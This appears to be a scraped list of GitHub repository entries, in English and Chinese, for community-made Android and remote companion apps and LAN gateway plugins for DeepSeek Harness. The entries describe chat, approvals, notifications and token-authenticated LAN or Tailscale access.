Android companion for DeepSeek Harness | chat, goals, approvals & notifications from your phone, over your LAN. Kotlin +…
sorsama/deepseek-harness-mobile
Android companion for DeepSeek Harness | chat, goals, approvals & notifications from your phone, over your LAN. Kotlin +…
-
 Blank-not-black/dsh-Remote
DSH Remote · 口袋里的 DSH 控制台 会话 · 审批 · 提问 · 文件传输,局域网 / Tailscale 直连 多服务器自动选优,聊天记录离线可看 带 Token 鉴权,数据只在你的设备之间流动 Sessions · ap…
Blank-not-black/dsh-Remote
DSH Remote · 口袋里的 DSH 控制台 会话 · 审批 · 提问 · 文件传输,局域网 / Tailscale 直连 多服务器自动选优,聊天记录离线可看 带 Token 鉴权,数据只在你的设备之间流动 Sessions · ap…
-
 IceApriler/dsh-remote-mobile
DeepSeek Harness 远程与移动端安全网关插件:零修改 DSH 底层代码安全开放局域网与 Tailscale 连接 | DeepSeek Harness (DSH) Remote & Mobile Security Guard:…
IceApriler/dsh-remote-mobile
DeepSeek Harness 远程与移动端安全网关插件:零修改 DSH 底层代码安全开放局域网与 Tailscale 连接 | DeepSeek Harness (DSH) Remote & Mobile Security Guard:…
- hchao3335-maker/dsh-lan-gate 一个DSH内网访问插件 局域网设备安全访问本机 DSH 的即插即用网关:本机审批、设备令牌、限流、手机适配,单文件零依赖。
- Hyna-hla/dsh-remote DSH Remote 手机遥控端:把电脑上的 DeepSeek Harness 装进口袋。手机连上就能给 AI 派活、看实时回复、批审批;支持局域网/内网穿透、扫码连接、审批通知、会话管理、多主题换装,还能解锁加密保险库。第三方社区作品,开…